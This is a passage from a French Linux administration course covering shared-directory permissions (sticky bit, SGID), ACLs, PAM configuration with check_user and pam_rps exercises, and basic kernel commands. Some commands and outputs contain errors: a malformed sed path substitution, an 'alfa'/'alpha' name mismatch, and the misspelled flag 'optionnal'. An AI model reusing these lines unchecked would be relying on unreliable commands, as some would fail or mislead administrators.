- Créer avec un dossier appartenant au groupe "omega".
- Le dossier est partagé par deux utilisateurs "alfa" et "beta" appartenant au groupe secondaire "omega".
- Ce dossier partagé est leur dossier d'accueil et personnel.
- Ces utilisateurs peuvent lire le contenu du dossier et ajouter ou modifier des fichiers. Fixer le "sticky bit" et le "SGID" sur ce dossier en démontrant leur utilité.
- En options :
 - Retirer à ces utilisateurs les droits d'accès à une console graphique.
 - Désactiver le compte de "beta" (plusieurs solutions)

```
# mkdir /opt/share
# groupadd omega
# chgrp omega /opt/share
# useradd -d /opt/share -G omega -s /bin/bash alfa
useradd: warning: the home directory already exists.
Not copying any file from skel directory into it.
# useradd -d /opt/share -G omega -s /bin/bash beta
useradd: warning: the home directory already exists.
Not copying any file from skel directory into it.
# chmod 3770 /opt/share
```

Vérifications.

```
# ls -ld /opt/share
drwxrws--T. 2 root omega 6 Apr 11 16:10 /opt/share
# su - alfa
$ touch alfa.txt
$ exit
logout
# su - beta
$ touch beta.txt
$ ls -l
total 0
-rw-rw-r--. 1 alfa omega 0 Apr 11 16:11 alfa.txt
-rw-rw-r--. 1 beta omega 0 Apr 11 16:12 beta.txt
$ rm alfa.txt
rm: cannot remove 'alfa.txt': Operation not permitted
$ exit
logout
```

4. Access control lists (ACLs) Linux

Note : "Les ACL ne sont nativement pas activées sur Ubuntu mais le noyau les prend en charge. Le paquet apt://acl doit normalement être déjà installé." <https://doc.ubuntu-fr.org/acl>.

Les ACLs Linux sont supportées nativement sur les distributions basées Red Hat.

1. Complément aux droits standards et étendus

Les Access control lists (ACLs) permettent de définir des permissions différentes pour un ou plusieurs utilisateurs / groupes sur un fichier / répertoire.

A une époque, il fallait adapter le noyau et le FS au support des ACLs. Techniquement, ces informations étendues sur les fichiers sont enregistrées en tant que méta-données su FS.

Les droits standards et les droits étendus sont des fonctionnalités intéressantes mais qui ne s'applique que pour un seul utilisateur ou un seul groupe. Comment définir des permissions spécifiques, voire différents, pour d'autres utilisateurs ou groupes que les propriétaires ? Les ACLs offrent une réponse à cette question.

2. Support du système de fichiers

Avant de démarrer avec les ACLs, il faut que le système de fichiers soit monté pour les supporter car ses métadonnées devront être étendues.

3. Visualiser les permissions ACLs

```
# mkdir /opt/partage
# ls -ld /opt/partage
drwxr-xr-x. 2 root root 6 23 fév 20:16 /opt/partage
# getfacl /opt/partage
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/partage
# owner: root
# group: root
user::rwx
group::r-x
other::r-x
```

4. Ajouter un ACLs à un répertoire

```
# setfacl -m g:omega:rwx /opt/partage
# setfacl -m u:alfa:rwx /opt/partage
# getfacl /opt/partage
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/partage
# owner: root
# group: root
user::rwx
user:alfa:rwx
group::r-x
group:omega:r-x
mask::rwx
other::r-x
```

5. ACLs par défaut

Les ACLs par défaut permettent de donner des permissions ACL en héritage pour tout sous-répertoire ou fichier créé dans un répertoire. Toutefois, ces ACLs par défaut ne s'appliquent pas aux objets déjà présents dans le répertoire.

Dans la configuration d'un partage avec des accès multiples, il sera donc nécessaire de procéder en deux étapes :

1. Modifier l'ACL des fichiers existants

2. Appliquer un ACL par défaut

```
# setfacl -R -m u:alfa:rx /opt/partage
# setfacl -m d:u:alfa:rx /opt/partage
# getfacl /opt/partage
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/partage
# owner: root
# group: root
user::rwx
user:alfa:r-x
group::r-x
group:omega:r-x
mask::r-x
other::r-x
default:user::rwx
default:user:alfa:r-x
default:group::r-x
default:mask::r-x
default:other::r-x
```

Enfin, il peut être intéressant d'utiliser les ACLs par défaut pour définir les droits des autres (other) sur les fichiers nouvellement créés.

Par exemple pour empêcher tous les autres en termes de permissions pour tout nouveau fichier ou sous-répertoire créé :

```
# setfacl -m d:o::- /opt/partage
# getfacl /opt/partage
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/partage
# owner: root
# group: root
user::rwx
user:alpha:r-x
group::r-x
group:omega:r-x
mask::r-x
other::r-x
default:user::rwx
default:user:alpha:r-x
default:group::r-x
default:mask::r-x
default:other::---
```

6. Compatibilité

Tous les utilitaires (sauvegarde, copie, déplacement de fichiers) ne sont pas nécessairement compatibles avec les ACLs. Il sera donc indiqué de sauvegarder les ACLs définies pour un dossier afin de les repousser sur une copie des fichiers.

- Par exemple, on copie le répertoire `/opt/partage` dans `/opt/p2` :

```
# cp -R /opt/partage /opt/p2
# getfacl /opt/p2
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/p2
# owner: root
# group: root
user::rwx
group::r-x
other::r-x
```

- Sauvegarde

```
# getfacl -R /opt/partage > acls
getfacl : suppression du premier « / » des noms de chemins absolus
```

- Adaptaion

```
# sed -i -e "s/opt\partage/\opt\p2/g" acls
# getfacl /opt/p2
getfacl : suppression du premier « / » des noms de chemins absolus
# file: opt/p2
# owner: root
```

```
# group: root
user::rwx
user:alpha:r-x
group::r-x
group:omega:r-x
mask::r-x
other::r-x
default:user::rwx
default:user:alpha:r-x
default:group::r-x
default:mask::r-x
default:other::---
```

- Restauration

```
# setfacl --restore=acls
```

Notons que l'outil `star` se comporte et se manipule comme `tar` mais avec le support des ACLs (option `-acl`).

5. Pluggable Authentication Modules (PAM)

Pluggable Authentication Modules (modules d'authentification enfichables, en abrégé PAM) est un mécanisme permettant d'intégrer différents schémas d'authentification de bas niveau dans une API de haut niveau, permettant de ce fait de rendre indépendants du schéma les logiciels réclamant une authentification.

PAM est une création de Sun Microsystems et est supporté en 2006 sur les architectures Solaris, Linux, FreeBSD, NetBSD, AIX et HP-UX.

L'administrateur système peut alors définir une stratégie d'authentification sans devoir recompiler des programmes d'authentification. PAM permet de contrôler la manière dont les modules sont enfichés dans les programmes en modifiant un fichier de configuration.

Les programmes qui donnent aux utilisateurs un accès à des privilèges doivent être capables de les authentifier. Lorsque vous vous connectez sur le système, vous indiquez votre nom et votre mot de passe. Le processus de connexion vérifie que vous êtes bien la personne que vous prétendez être. Il existe d'autres formes d'authentification que l'utilisation des mots de passe, qui peuvent d'ailleurs être stockés sous différentes formes.

PAM s'interface entre l'utilisateur et le service demandé. Cette couche intermédiaire permet de manipuler de manière cohérente les politiques d'authentification en appelant des modules qui sont des bibliothèques dynamiques (fichiers .so)

Les modules PAM sont des bibliothèques dynamiques (par ex. pam_unix.so) fournissant les six primitives d'authentification définies dans la norme, regroupées dans quatre types :

- Le mécanisme **account** fournit une seule primitive : il vérifie si le compte demandé est disponible (si le compte n'est pas arrivé à expiration, si l'utilisateur est autorisé à se connecter à cette heure de la journée, etc.).
- Le mécanisme **auth** fournit deux primitives ; il assure l'authentification réelle, éventuellement en demandant et en vérifiant un mot de passe, et il définit des « certificats d'identité » tels que l'appartenance à un groupe ou des « tickets » kerberos.
- Le mécanisme **password** fournit une seule primitive : il permet de mettre à jour le jeton d'authentification (en général un mot de passe), soit parce qu'il a expiré, soit parce que l'utilisateur souhaite le modifier.
- Le mécanisme **session** fournit deux primitives : mise en place et fermeture de la session. Il est activé une fois qu'un utilisateur a été autorisé afin de lui permettre d'utiliser son compte. Il lui fournit certaines ressources et certains services, par exemple en montant son répertoire personnel, en rendant sa boîte aux lettres disponible, en lançant un agent ssh, etc.

Source : https://fr.wikipedia.org/wiki/Pluggable_Authentication_Modules

1. Fichiers de configuration des applications PAM

Les fichiers de configuration des différentes applications peuvent être observé :

```
ls -l /etc/pam.d/
total 100
-rw-r--r--. 1 root root 192 2 aoû 19:12 chfn
-rw-r--r--. 1 root root 192 2 aoû 19:12 chsh
-rw-r--r--. 1 root root 232 18 aoû 2015 config-util
-rw-r--r--. 1 root root 293 31 mar 17:09 crond
lrwxrwxrwx. 1 root root 19 9 jun 19:29 fingerprint-auth -> fingerprint-auth-ac
-rw-r--r--. 1 root root 702 9 jun 19:29 fingerprint-auth-ac
-rw-r--r--. 1 root root 796 2 aoû 19:12 login
-rw-r--r--. 1 root root 154 18 aoû 2015 other
-rw-r--r--. 1 root root 188 10 jun 2014 passwd
lrwxrwxrwx. 1 root root 16 9 jun 19:29 password-auth -> password-auth-ac
-rw-r--r--. 1 root root 974 9 jun 19:29 password-auth-ac
-rw-r--r--. 1 root root 155 23 jun 20:12 polkit-1
lrwxrwxrwx. 1 root root 12 9 jun 19:29 postlogin -> postlogin-ac
-rw-r--r--. 1 root root 330 9 jun 19:29 postlogin-ac
-rw-r--r--. 1 root root 144 10 jun 2014 ppp
-rw-r--r--. 1 root root 681 2 aoû 19:12 remote
-rw-r--r--. 1 root root 143 2 aoû 19:12 runuser
-rw-r--r--. 1 root root 138 2 aoû 19:12 runuser-1
lrwxrwxrwx. 1 root root 17 9 jun 19:29 smartcard-auth -> smartcard-auth-ac
-rw-r--r--. 1 root root 752 9 jun 19:29 smartcard-auth-ac
lrwxrwxrwx. 1 root root 25 9 jun 19:27 smtp -> /etc/alternatives/mta-pam
-rw-r--r--. 1 root root 76 10 jun 2014 smtp.postfix
-rw-r--r--. 1 root root 904 21 mar 2016 sshd
-rw-r--r--. 1 root root 540 2 aoû 19:12 su
-rw-r--r--. 1 root root 202 31 mar 19:09 sudo
-rw-r--r--. 1 root root 187 31 mar 19:09 sudo-i
-rw-r--r--. 1 root root 137 2 aoû 19:12 su-1
lrwxrwxrwx. 1 root root 14 9 jun 19:29 system-auth -> system-auth-ac
-rw-r--r--. 1 root root 974 9 jun 19:29 system-auth-ac
```

```
-rw-r--r--. 1 root root 129 15 sep 16:28 systemd-user
-rw-r--r--. 1 root root 84 6 mar 2015 vlock
```

Syntaxe d'un fichier de configuration

```
service type stratégie module arguments
```

Par exemple :

```
cat /etc/pam.d/login
 #%PAM-1.0
auth [user_unknown=ignore success=ok ignore=ignore default=bad] pam_securetty.so
auth      substack    system-auth
auth      include     postlogin
account   required    pam_nologin.so
account   include     system-auth
password  include     system-auth
# pam_selinux.so close should be the first session rule
session   required    pam_selinux.so close
session   required    pam_loginuid.so
session   optional    pam_console.so
# pam_selinux.so open should only be followed by sessions to be executed in the user context
session   required    pam_selinux.so open
session   required    pam_namespace.so
session   optional    pam_keyinit.so force revoke
session   include     system-auth
session   include     postlogin
-session  optional    pam_ck_connector.so
```

```
cat /etc/pam.d/passwd
 #%PAM-1.0
auth      include    system-auth
account   include    system-auth
password  substack   system-auth
-password optional  pam_gnome_keyring.so use_authtok
password  substack   postlogin
```

```
cat /etc/pam.d/system-auth
 #%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth      required   pam_env.so
auth      sufficient pam_unix.so nullok try_first_pass
auth      requisite   pam_succeed_if.so uid >= 1000 quiet_success
auth      required   pam_deny.so

account   required   pam_unix.so
account   sufficient pam_localuser.so
account   sufficient pam_succeed_if.so uid < 1000 quiet
account   required   pam_permit.so

password  requisite   pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password  sufficient pam_unix.so sha512 shadow nullok try_first_pass use_authtok
password  required   pam_deny.so

session   optional   pam_keyinit.so revoke
session   required   pam_limits.so
-session  optional   pam_systemd.so
session   [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session   required   pam_unix.so
```

Typiquement chaque ligne correspond à un contexte par exemple `password` prend en charge le changement de mot de passe, applique la stratégie `requisite`, `sufficient` puis `required` avec plusieurs modules et leurs paramètres.

2. Stratégies

Chaque ligne dispose d'une stratégie définie ou renvoie à un ensemble d'autres (`include`).

- `required` : Tous les modules utilisant ce contrôle doivent passer avec succès pour que la vérification soit accordée. Le cas échéant l'utilisateur n'est averti qu'à la fin du traitement de la pile.
- `requisite` : Comme `required` sauf que l'utilisateur est averti immédiatement.

- `optionnal` : L'échec ou le succès de ce module importe peu et ne peut faire échouer la vérification.
- `sufficient` : S'il réussit et qu'il n'y a pas de `required` en échec, le traitement s'arrête là. Le reste de la pile n'est alors pas traité.

3. Configuration des modules

Les modules se configurent dans `/etc/security/` :

```
# ls -l /etc/security/
total 52
-rw-r--r--. 1 root root 4620 18 aoû 2015 access.conf
-rw-r--r--. 1 root root 82 18 aoû 2015 chroot.conf
drwxr-xr-x. 2 root root 6 18 aoû 2015 console.apps
-rw-r--r--. 1 root root 604 18 aoû 2015 console.handlers
-rw-r--r--. 1 root root 939 18 aoû 2015 console.perms
drwxr-xr-x. 2 root root 6 18 aoû 2015 console.perms.d
-rw-r--r--. 1 root root 3635 18 aoû 2015 group.conf
-rw-r--r--. 1 root root 2422 18 aoû 2015 limits.conf
drwxr-xr-x. 2 root root 26 9 jun 19:26 limits.d
-rw-r--r--. 1 root root 1440 18 aoû 2015 namespace.conf
drwxr-xr-x. 2 root root 6 18 aoû 2015 namespace.d
-rwxr-xr-x. 1 root root 1019 18 aoû 2015 namespace.init
-rw-----. 1 root root 0 18 aoû 2015 opasswd
-rw-r--r--. 1 root root 2972 18 aoû 2015 pam_env.conf
-rw-r--r--. 1 root root 1718 6 déc 2011 pwquality.conf
-rw-r--r--. 1 root root 419 18 aoû 2015 sepermit.conf
-rw-r--r--. 1 root root 2179 18 aoû 2015 time.conf
```

Comme par exemple le fichier `/etc/security/pwquality.conf` :

```
cat /etc/security/pwquality.conf
# Configuration for systemwide password quality limits
# Defaults:
#
# Number of characters in the new password that must not be present in the
# old password.
# difok = 5
#
# Minimum acceptable size for the new password (plus one if
# credits are not disabled which is the default). (See pam_cracklib manual.)
# Cannot be set to lower value than 6.
# minlen = 9
#
# The maximum credit for having digits in the new password. If less than 0
# it is the minimum number of digits in the new password.
# dcredit = 1
#
# The maximum credit for having uppercase characters in the new password.
# If less than 0 it is the minimum number of uppercase characters in the new
# password.
# uccredit = 1
#
# The maximum credit for having lowercase characters in the new password.
# If less than 0 it is the minimum number of lowercase characters in the new
# password.
# lcredit = 1
#
# The maximum credit for having other characters in the new password.
# If less than 0 it is the minimum number of other characters in the new
# password.
# ocredit = 1
#
# The minimum number of required classes of characters for the new
# password (digits, uppercase, lowercase, others).
# minclass = 0
#
# The maximum number of allowed consecutive same characters in the new password.
# The check is disabled if the value is 0.
# maxrepeat = 0
#
# The maximum number of allowed consecutive characters of the same class in the
# new password.
# The check is disabled if the value is 0.
# maxclassrepeat = 0
#
# Whether to check for the words from the passwd entry GECOS string of the user.
# The check is enabled if the value is not 0.
```

```
# gecoscheck = 0
#
# Path to the cracklib dictionaries. Default is to use the cracklib default.
# dictpath =
```

Pour de l'aide :

```
man pam_pwquality
```

4. Exercice avec check_user

L'objectif est de créer une application qui simule une connexion utilisateur :

Normalement, PAM Check_user est récupéré depuis le dossier `examples` des sources de PAM.

Instructions d'installation sous Centos

Prérequis

Installez les librairies PAM :

```
$ sudo yum install -y pam-devel
```

Installez les utilitaires de compilation:

```
$ sudo yum groupinstall -y 'Development Tools'
```

Récupérez les sources

Installez Git:

```
$ sudo yum -y install git
```

Clonez ce dépôt

```
$ git clone https://github.com/humboldtux/check_user.git /tmp/check_user
```

Compilation

```
$ cd /tmp/check_user
$ gcc -o check_user -lpam -lpam_misc -ldl check_user.c
```

Un binaire `check_user` a été créé dans le dossier courant. Vous pouvez vérifier qu'il supporte bien PAM:

```
$ ldd check_user
```

Vous pouvez ensuite copier le binaire dans un dossier de votre \$PATH:

```
$ sudo mv check_user /usr/sbin/
```

Puis vérifier que le binaire est bien accessible:

```
$ command -v check_user
```

Ménage

```
$ cd
$ rm -rf /tmp/check_user
```

Sans fichier de configuration

```
# check_user user
Not Authenticated
```

Une application non définie voit son sort réglé par `/etc/pam.d/other` :

```
# cat /etc/pam.d/other
#%PAM-1.0
auth    required      pam_deny.so
account required      pam_deny.so
password required      pam_deny.so
session required      pam_deny.so
```

Création d'un fichier de configuration PAM pour checkuser

Création du fichier `/etc/pam.d/check_user` :

```
auth required pam_unix.so
account required pam_unix.so
```

5. Test de stratégies avec le module rps

Documentation rps

Instructions d'installation sous Centos 6.X+

Prérequis

Avoir installé les prérequis de la page https://github.com/humboldtux/check_user

Récupérez les sources

Clonez le dépôt

```
$ cd
$ git clone https://github.com/humboldtux/pam_rps /tmp/pam_rps
```

Compilation

```
$ cd /tmp/pam_rps/src/
$ gcc -fPIC -c pam_rps.c
$ gcc -shared -o pam_rps.so pam_rps.o -lpam
```

Installation

Un module `pam_rps` a été créé dans le dossier courant.

Vous pouvez copier dans le dossier des modules PAM de votre système:

```
$ sudo mv pam_rps.so /lib64/security/
```

Ainsi que la page de manuel:

```
$ gzip pam_rps.8.in -c | sudo tee /usr/share/man/man8/pam_rps.8.gz
$ man pam_rps
```

Ménage

```
$ cd
$ rm -rf /tmp/pam_rps
```

Stratégie suffisant

```
cat /etc/pam.d/check_user
auth sufficient pam_rps.so
auth required pam_unix.so
account required pam_unix.so
```

```
check_user user
```

Stratégie requise

```
# cat /etc/pam.d/check_user
#auth sufficient pam_rps.so
auth requisite pam_rps.so
auth required pam_unix.so
account required pam_unix.so
```

```
check_user user
```

Autoriser un service

```
# cat /etc/pam.d/check_user
auth sufficient pam_permit.so
auth required pam_unix.so
account required pam_unix.so
```

Interdire un service

```
# cat /etc/pam.d/check_user
auth sufficient pam_deny.so
auth required pam_unix.so
account required pam_unix.so
```

Configuration de modules

- `/etc/security/time.conf`
- `/etc/security/access.conf`
- `/etc/security/limits.conf`
- `/etc/security/pwquality.conf`

6. Processus et démarrage

1. Objectifs de certification

1.1. Linux Essentials

- *Topic 4: The Linux Operating System (weight: 8)*
 - 4.2 Understanding Computer Hardware

1.2. RHCSA EX200

- **2.Utiliser des systèmes en cours d'exécution**
 - 2.1. Démarrer, redémarrer et éteindre un système normalement
 - 2.2. Démarrer des systèmes dans différentes cibles manuellement
 - 2.3. Interrrompre le processus de démarrage afin d'obtenir l'accès à un système
 - 2.4. Identifier les processus exigeants en processeur/mémoire, ajuster la priorité des processus à l'aide de la commande renice et arrêter des processus
- **5.Déployer, configurer et gérer des systèmes**
 - 5.3. Démarrer et arrêter des services, et configurer des services pour qu'ils se lancent automatiquement au démarrage
 - 5.4. Configurer des systèmes pour démarrer automatiquement dans une cible spécifique
 - 5.9. Configurer des services réseau afin qu'ils se lancent automatiquement au démarrage
 - 5.11. Installer et mettre à jour des paquetages logiciels depuis Red Hat Network, un dépôt distant, ou depuis le système de fichiers local
 - 5.13. Modifier le chargeur de démarrage du système

1.3. RHCE EX300

- 1. **System configuration and management**
 - 1.5. Use /proc/sys and sysctl to modify and set kernel runtime parameters.
 - 1.8. Produce and deliver reports on system utilization (processor, memory, disk, and network).

1.4. LPIC 1

- *Sujet 101 : Architecture système*
 - 101.1 Détermination et configuration des paramètres du matériel
 - 101.2 Démarrage du système
 - 101.3 Changement de niveaux d'exécution / des cibles de démarrage de systemd et arrêt ou redémarrage du système
- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.2 Installation d'un gestionnaire d'amorçage
 - 102.3 Gestion des bibliothèques partagées
- *Sujet 103 : Commandes GNU et Unix*
 - 103.4 Utilisation des flux, des tubes et des redirections
 - 103.5 Création, contrôle et interruption des processus
 - 103.6 Modification des priorités des processus

1.5. LPIC 2

- *Sujet 200 : Planification des ressources*
 - 200.1 Mesure de l'utilisation des ressources et résolution de problèmes (valeur : 6)
 - 200.2 Prévision des besoins en ressources (valeur : 2)
- *Sujet 201 : le noyau Linux*
 - 201.1 Composants du noyau (valeur : 2)
 - 201.3 Gestion du noyau à chaud et résolution de problèmes (valeur : 4)
- *Sujet 202 : Démarrage du système*
 - 202.1 Personnalisation des scripts de démarrage init SysV (valeur : 3)
 - 202.2 Récupération du système (valeur : 4)
 - 202.3 Chargeurs d'amorçage alternatifs (valeur : 2)

2. Références

- <http://fr.wikipedia.org/wiki/Sysfs>
- http://fr.wikibooks.org/wiki/Le_syst%C3%A8me_d%27exploitation_GNU-Linux/Le_noi..._et_les_modules
- http://fr.wikibooks.org/wiki/Le_syst%C3%A8me_d%27exploitation_GNU-Linux/Les_p%C3%A9riph%C3%A9riques/_dev
- <http://www.thegeekstuff.com/2010/11/linux-proc-file-system/>
- <http://en.wikipedia.org/wiki/Procfs>
- <http://www.tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html>
- <https://fr.wikipedia.org/wiki/Initrd>
- <https://en.wikipedia.org/wiki/System.map>
- http://en.wikipedia.org/wiki/Linux_startup_process
- <http://Opointer.de/blog/projects/systemd-docs.html>
- <https://fedoraproject.org/wiki/Systemd>
- <http://en.wikipedia.org/wiki/Init>
- <http://fr.wikipedia.org/wiki/Systemd>
- <http://www.tecmint.com/systemd-replaces-init-in-linux/>
- https://fedoraproject.org/wiki/SysVinit_to_Systemd_Cheatsheet
- <http://www.freedesktop.org/wiki/Software/systemd/>
- <https://wiki.archlinux.org/index.php/SysVinit>

1. Noyau Linux

1. Noyau Linux

1.1. Généralités

Source : https://fr.wikipedia.org/wiki/Noyau_Linux

Le noyau Linux est un noyau de système d'exploitation de type UNIX. Le noyau Linux est un logiciel libre développé essentiellement en langage C par des milliers de bénévoles et salariés communiquant par Internet.

Le noyau est le cœur du système, c'est lui qui s'occupe de fournir aux logiciels une interface pour utiliser le matériel. Le noyau Linux a été créé en 1991 par Linus Torvalds pour les compatibles PC construits sur l'architecture processeur x86. Depuis, il a été porté sur nombre d'architectures dont m68k, PowerPC, StrongARM, Alpha, SPARC, MIPS, etc. Il s'utilise dans une très large gamme de matériel, des systèmes embarqués aux superordinateurs, en passant par les ordinateurs personnels.

Ses caractéristiques principales sont d'être multitâche et multi-utilisateur. Il respecte les normes POSIX ce qui en fait un digne héritier des systèmes UNIX. Au départ, le noyau a été conçu pour être monolithique. Ce choix technique fut l'occasion de débats enflammés entre Andrew S. Tanenbaum, professeur à l'université libre d'Amsterdam qui avait développé Minix, et Linus Torvalds. Andrew Tanenbaum arguant que les noyaux modernes se devaient d'être des micro-noyaux et Linus répondant que les performances des micronoyaux n'étaient pas bonnes. Depuis sa version 2.0, le noyau, bien que n'étant pas un micro-noyau, est modulaire, c'est-à-dire que certaines fonctionnalités peuvent être ajoutées ou enlevées du noyau à la volée (en cours d'utilisation). (Source : https://fr.wikipedia.org/wiki/Noyau_Linux).

1.2. Développement du noyau Linux

Si au début de son histoire le développement du noyau Linux était assuré par des développeurs bénévoles, les principaux contributeurs sont aujourd'hui un ensemble d'entreprises, souvent concurrentes, comme Red Hat, Novell, IBM ou Intel.

La licence du noyau Linux est la licence publique générale GNU dans sa version 2. Cette licence est libre, ce qui permet d'utiliser, copier et modifier le code source selon ses envies ou ses besoins. Ainsi, quiconque a les connaissances nécessaires peut participer aux tests et à l'évolution du noyau.

Linus Torvalds, créateur du noyau Linux, est le mainteneur officiel depuis le début en 1991. Il est une sorte de « dictateur bienveillant », l'autorité en termes de choix techniques et organisationnels. Les différentes versions du noyau publiées par Linus Torvalds s'appellent « mainline » ou « vanilla » en anglais. Ce sont les noyaux vanilla qui sont intégrés par les distributeurs, avec parfois l'addition de quelques patchs de sécurité, de corrections de bogue ou d'optimisations.

Linus Torvalds a apporté un changement radical dans la façon dont les systèmes d'exploitation sont développés, en utilisant pleinement la puissance du réseau Internet.

Le processus de développement de Linux est public sur Internet : les sources du noyau y sont visibles par tous, les modifications de ces sources sont publiées et revues sur Internet et sont également visibles de tous. Un cycle de développement incrémental et rapide a été adopté depuis le début (aujourd'hui une nouvelle version est publiée toutes les 9 semaines environ), qui a permis de construire autour de Linux et d'Internet par couches successives une communauté dynamique composée de développeurs, de sociétés et d'utilisateurs.

Les numéros de version du noyau sont composés de trois nombres : le premier est le numéro majeur, le second le numéro mineur. Avant l'apparition des versions 2.6.x, les numéros mineurs pairs indiquaient une version stable et les numéros mineurs impairs une version de développement. Ainsi, les versions 2.2, 2.4 sont stables, les versions 2.3 et 2.5 sont des versions de développement. Cependant, depuis la version 2.6 du noyau, ce modèle de numérotation stable/développement a été abandonné et il n'y a donc plus de signification particulière aux numéros mineurs pairs ou impairs. Le troisième nombre indique une révision, ce qui correspond à des corrections de bogues, de sécurité ou un ajout de fonctionnalité, par exemple 2.2.26, 2.4.30 ou 2.6.11. Le passage à la version 3.0 fut décidé par Linus Torvalds à l'occasion des 20 ans du noyau Linux, même si la véritable raison fut plutôt arbitraire. La dernière version stable en mai 2017 est 4.11.1.

Cette page https://fr.wikipedia.org/wiki/Noyau_Linux#Chronologie donne une idée de l'évolution des intégrations au noyau.

1.3. Version courante du noyau

La commande `uname` permet de connaître la version courante du noyau, mais aussi le type d'architecture et le nom de l'ordinateur.

Par exemple, sur une Centos 7 :

```
uname -a
Linux srv.linuxlab.be 3.10.0-327.18.2.el7.x86_64 #1 SMP Thu May 12 11:03:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
uname -r
```

```
3.10.0-327.18.2.el7.x86_64
uname -m
x86_64
uname -n
srv.linuxlab.be
uname -p
x86_64
uname -s
Linux
uname -i
x86_64
uname -o
GNU/Linux
uname -v
#1 SMP Thu May 12 11:03:55 UTC 2016
```

Le fichier `/proc/cmdline` informe notamment du noyau utilisé par le système.

```
cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-3.10.0-327.18.2.el7.x86_64 root=/dev/md1 ro net.ifnames=0 rd.md.uuid=c2dd5ffb:ee7dff79:a4d2adc2:26fd5
302 kvm-intel.nested=1
```

1.4. Messages du noyau

Le noyau écrit ses événements dans et via dmesg qui sont consultés après une nouvelle installation.

```
# head /var/log/messages
Aug 26 11:01:32 sb1 rsyslogd: [origin software="rsyslogd" swVersion="7.4.7" x-pid="594" x-info="http://www.rsyslog.com"] start
Aug 26 11:01:25 sb1 journal: Runtime journal is using 6.2M (max allowed 49.6M, trying to leave 74.4M free of 490.3M available
→ current limit 49.6M).
Aug 26 11:01:25 sb1 journal: Runtime journal is using 6.2M (max allowed 49.6M, trying to leave 74.4M free of 490.3M available
→ current limit 49.6M).
Aug 26 11:01:25 sb1 kernel: Initializing cgroup subsys cpuset
Aug 26 11:01:25 sb1 kernel: Initializing cgroup subsys cpu
Aug 26 11:01:25 sb1 kernel: Initializing cgroup subsys cpacct
Aug 26 11:01:25 sb1 kernel: Linux version 3.10.0-327.el7.x86_64 (builder@kbuilder.dev.centos.org) (gcc version 4.8.3 20140911
(Red Hat 4.8.3-9) (GCC) ) #1 SMP Thu Nov 19 22:10:57 UTC 2015
Aug 26 11:01:25 sb1 kernel: Command line: BOOT_IMAGE=/vmlinuz-3.10.0-327.el7.x86_64 root=/dev/mapper/centos_tmp--30faa133-root
ro crashkernel=auto rd.lvm.lv=centos_tmp-30faa133/root rd.lvm.lv=centos_tmp-30faa133/swap console=ttyS0,115200n8 LANG=en_US.UTF-8
Aug 26 11:01:25 sb1 kernel: e820: BIOS-provided physical RAM map:
Aug 26 11:01:25 sb1 kernel: BIOS-e820: [mem 0x0000000000000000-0x00000000000fbfff] usable
```

`dmesg` (pour l'anglais "display message", "afficher message" en français) est une commande sur les systèmes d'exploitation de type Unix qui affiche la mémoire tampon de message du noyau. Elle permet de vérifier le comportement du noyau, notamment le sort réservé aux pilotes de périphérique (modules du noyau). On trouvera le contenu dans le fichier `/var/log/dmesg` ou encore dans `/var/log/kern.log` (Debian/Ubuntu).

```
# dmesg
```

Peut donner :

```
[ 0.000000] Initializing cgroup subsys cpuset
[ 0.000000] Initializing cgroup subsys cpu
[ 0.000000] Initializing cgroup subsys cpacct
[ 0.000000] Linux version 3.10.0-327.el7.x86_64 (builder@kbuilder.dev.centos.org) (gcc version 4.8.3 20140911 (Red Hat 4.8.3-9)
) (GCC) ) #1 SMP Thu Nov 19 22:10:57 UTC 2015
[ 0.000000] Command line: BOOT_IMAGE=/vmlinuz-3.10.0-327.el7.x86_64 root=/dev/mapper/centos_tmp--30faa133-root ro crashkernel=
auto rd.lvm.lv=centos_tmp-30faa133/root rd.lvm.lv=centos_tmp-30faa133/swap console=ttyS0,115200n8 LANG=en_US.UTF-8
[ 0.000000] e820: BIOS-provided physical RAM map
...
...
```

Pour une recherche plus précise, par exemple :

```
# dmesg | grep vda
[ 1.938760] vda: vda1 vda2
[ 8.081330] XFS (vda1): Mounting V4 Filesystem
[ 8.343152] XFS (vda1): Ending clean mount
[ 8.345418] SELinux: initialized (dev vda1, type xfs), uses xattr
```

```
# dmesg | grep kvm
[ 0.00000] kvm-clock: Using msrs 4b564d01 and 4b564d00
[ 0.00000] kvm-clock: cpu 0, msr 0:3ff87001, primary cpu clock
[ 0.00000] kvm-clock: using sched offset of 5508623650 cycles
[ 0.00000] kvm-stealtime: cpu 0, msr 3fc0d240
[ 0.746986] Switching to clocksource kvm-clock
[ 1.426438] systemd[1]: Detected virtualization kvm.
```

1.5. Documentation du noyau

Sous Centos/RHEL, l'accès local à la documentation nécessite l'installation du paquet `kernel-doc`. Selon la version du système, les fichiers de documentation seront copiés dans un répertoire du type `/usr/share/doc/kernel-doc-3.10.0/Documentation/`.

Sous Debian/Ubuntu, la documentation accompagne d'emblée le noyau. Elle se situe dans le répertoire `Documentation` du noyau.
`/usr/src/linux-headers-$(uname -r)/Documentation`

La documentation Web se trouve sur <http://www.kernel.org/doc>.

1.6. Configuration de paramètres du noyau

On peut changer les paramètres du noyau à chaud en écrivant directement les valeurs dans les fichiers adéquats (`/proc/sys/`) ou en utilisant le binaire `sysctl`.

Par exemple, on peut vérifier si le routage IPv4 est activé :

```
# cat /proc/sys/net/ipv4/ip_forward
0
```

Il suffit de placer la valeur à `1` dans ce fichier pour activer le routage :

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# cat /proc/sys/net/ipv4/ip_forward
1
```

On aurait pu exécuter la même opération avec `sysctl`.

1.7. Sysctl

`sysctl` est le programme qui permet de modifier à chaud les paramètres du noyau.

```
# sysctl --help

Usage:
sysctl [options] [variable[=value] ...]

Options:
-a, --all display all variables
-A alias of -a
-X alias of -a
--deprecated include deprecated parameters to listing
-b, --binary print value without new line
-e, --ignore ignore unknown variables errors
-N, --names print variable names without values
